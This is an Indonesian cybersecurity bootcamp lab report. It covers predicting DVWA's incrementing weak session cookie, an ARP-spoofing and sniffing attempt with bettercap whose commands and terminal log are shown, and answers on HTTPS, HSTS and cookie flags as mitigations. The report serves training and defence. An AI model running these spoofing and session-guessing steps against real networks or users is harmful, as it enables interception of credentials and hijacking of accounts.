



LAPORAN

PRAKTIK WEB SESSION HACKING & ANALYSIS (AG)

Bootcamp Cyber Security Batch 6

Disusun oleh : Adyatma Abigail

April 2026

Analisis Kelemahan Sesi.

Vulnerability: Weak Session IDs

This page will set a new cookie called dwwaSession each time the button is clicked.

Generate

Application Security Lighthouse DOM Invader


Name	Value	Domain	Path
dwwaSession	1	127.0.0.1	/DVWA/vu...
security	low	127.0.0.1	/
PHPSESSID	a0tj4eec780g39dmfe0ae93v36	127.0.0.1	/

Nilai cookie akan bertambah 1 setiap kali pengguna mengklik tombol Generate. Kita dapat mengamati perubahan nilai cookie ini di tab cookie browser atau di riwayat proxy Burp Suite.

#	Host	Method	URL	Cookies
19	http://127.0.0.1	POST	/DVWA/vulnerabilities/weak_id/	dwwaSession=4
17	http://127.0.0.1	POST	/DVWA/vulnerabilities/weak_id/	dwwaSession=3
15	http://127.0.0.1	POST	/DVWA/vulnerabilities/weak_id/	dwwaSession=2
13	http://127.0.0.1	POST	/DVWA/vulnerabilities/weak_id/	dwwaSession=1
11	http://127.0.0.1	GET	/DVWA/vulnerabilities/weak_id/	

Dengan kita dapat dengan mudah memprediksi nilai cookie yang akan membantu dalam menebak/mencuri sesi pengguna yang valid dan meniru pengguna yang sah.

Intersepsi Jaringan (Network Layer).



```
root@kali: /home/hackingaja
Session Actions Edit View Help
192.168.1.0/24 > 192.168.1.20 » set arp.spoof.targets 192.168.1.4
192.168.1.0/24 > 192.168.1.20 » set arp.spoof.internal true
192.168.1.0/24 > 192.168.1.20 » arp.spoof on
[12:41:34] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
[12:41:34] [sys.log] [war] arp.spoof arp spoofer started targeting 254 possible network neighbours of 1 targets.
192.168.1.0/24 > 192.168.1.20 » [12:41:34] [endpoint.new] endpoint 192.168.1.5 detected as 10:da:63:38:e9:22 (Apple, Inc.).
192.168.1.0/24 > 192.168.1.20 » [12:41:34] [endpoint.new] endpoint 192.168.1.2 detected as 50:eb:f6:59:6e:72 (ASUSTek COMPUTER INC.).
192.168.1.0/24 > 192.168.1.20 » [12:41:34] [endpoint.new] endpoint fe80::e038:31ff:fe97:990f detected as e2:38:31:97:99:0f.
192.168.1.0/24 > 192.168.1.20 » [12:41:34] [endpoint.new] endpoint 192.168.1.4 detected as 60:67:20:90:f1:88 (Intel Corporate).
192.168.1.0/24 > 192.168.1.20 » [12:41:35] [sys.log] [inf] ipv6 fe80::e038:31ff:fe97:990f detected for fe80::e038:31ff:fe97:990f (e2:38:31:97:99:0f)
192.168.1.0/24 > 192.168.1.20 » net.sniff on
192.168.1.0/24 > 192.168.1.20 » [12:42:20] [endpoint.new] endpoint 192.168.1.6 detected as 6a:84:e1:a6:0d:4b.
192.168.1.0/24 > 192.168.1.20 » [12:42:20] [net.sniff.mdns] mdns 192.168.1.6 : PTR query for lb._dns-sd._udp.local
192.168.1.0/24 > 192.168.1.20 » [12:42:20] [net.sniff.mdns] mdns 192.168.1.6 : PTR query for _companion-link._tcp.local
192.168.1.0/24 > 192.168.1.20 » [12:42:20] [net.sniff.mdns] mdns 192.168.1.6 : PTR query for _homekit._tcp.local
192.168.1.0/24 > 192.168.1.20 » [12:42:20] [net.sniff.mdns] mdns 192.168.1.6 : PTR query for _sleep-proxy._udp.local
192.168.1.0/24 > 192.168.1.20 » [12:42:20] [sys.log] [inf] ipv6 fe80::10f1:d94c:299:26a1 detected for 192.168.1.6 (6a:84:e1:a6:0d:4b)
192.168.1.0/24 > 192.168.1.20 » [12:42:20] [net.sniff.mdns] mdns fe80::10f1:d94c:299:26a1 : PTR query for lb._dns-sd._udp.local
192.168.1.0/24 > 192.168.1.20 » [12:42:20] [net.sniff.mdns] mdns fe80::10f1:d94c:299:26a1 : PTR query for _companion-link._tcp.local
192.168.1.0/24 > 192.168.1.20 » [12:42:20] [net.sniff.mdns] mdns fe80::10f1:d94c:299:26a1 : PTR query for _sleep-proxy._udp.local
192.168.1.0/24 > 192.168.1.20 » [12:42:20] [net.sniff.mdns] mdns fe80::10f1:d94c:299:26a1 : PTR query for _homekit._tcp.local
192.168.1.0/24 > 192.168.1.20 » [12:42:21] [net.sniff.mdns] mdns 192.168.1.6 : PTR query for lb._dns-sd._udp.local
192.168.1.0/24 > 192.168.1.20 » [12:42:21] [net.sniff.mdns] mdns 192.168.1.6 : PTR query for _companion-link._tcp.local
192.168.1.0/24 > 192.168.1.20 » [12:42:21] [net.sniff.mdns] mdns 192.168.1.6 : PTR query for _homekit._tcp.local
192.168.1.0/24 > 192.168.1.20 » [12:42:21] [net.sniff.mdns] mdns 192.168.1.6 : PTR query for _sleep-proxy._udp.local
192.168.1.0/24 > 192.168.1.20 » [12:42:21] [net.sniff.mdns] mdns fe80::10f1:d94c:299:26a1 : PTR query for lb._dns-sd._udp.local
192.168.1.0/24 > 192.168.1.20 » [12:42:21] [net.sniff.mdns] mdns fe80::10f1:d94c:299:26a1 : PTR query for _homekit._tcp.local
192.168.1.0/24 > 192.168.1.20 » [12:42:21] [net.sniff.mdns] mdns fe80::10f1:d94c:299:26a1 : PTR query for _companion-link._tcp.local
192.168.1.0/24 > 192.168.1.20 » [12:42:21] [net.sniff.mdns] mdns fe80::10f1:d94c:299:26a1 : PTR query for _sleep-proxy._udp.local
192.168.1.0/24 > 192.168.1.20 » [12:42:31] [endpoint.lost] endpoint 192.168.1.6 6a:84:e1:a6:0d:4b lost.
192.168.1.0/24 > 192.168.1.20 »
```

Pada gambar di atas saya sudah melakukan sniffing menggunakan bettercap, tetapi disini saya mendapati masalah yaitu sniff tidak berjalan padahal sudah saya Ganti jaringan kali linux saya ke bridge dan saya juga sudah memasukkan perintah seperti set arp.spoof.targets dan arp.spoof.internal true dan sudah mengaktifkan net.sniff on. Tetapi tidak ada yg terjadi dan berjalan padahal kemarin saya coba bisa dan saya bisa menemukan langsung username dan password dengan web yang masih http.

Mitigasi.

1. Jelaskan bagaimana HSTS dan HTTPS dapat mencegah serangan Bagian 2 = dengan cara melakukan https pada web maka si attacker tidak akan bisa melihat data yang di kirim karna sudah di enkripsi, si attacker harus memecahkan koda enkripsi kalau ingin membaca data tersebut
2. Jelaskan fungsi *flag* HttpOnly dan Secure pada cookie untuk mencegah serangan = Flag **HttpOnly** itu bikin cookie nggak bisa diakses sama JavaScript, jadi aman dari serangan **Cross-Site Scripting (XSS)** yang biasanya nyolong data lewat script, sedangkan flag **Secure** memastikan cookie cuma dikirim lewat koneksi HTTPS (aman/terenkripsi), jadi nggak gampang disadap pas lagi dikirim di jaringan; intinya HttpOnly melindungi dari akses script jahat, dan Secure melindungi saat proses pengiriman data.

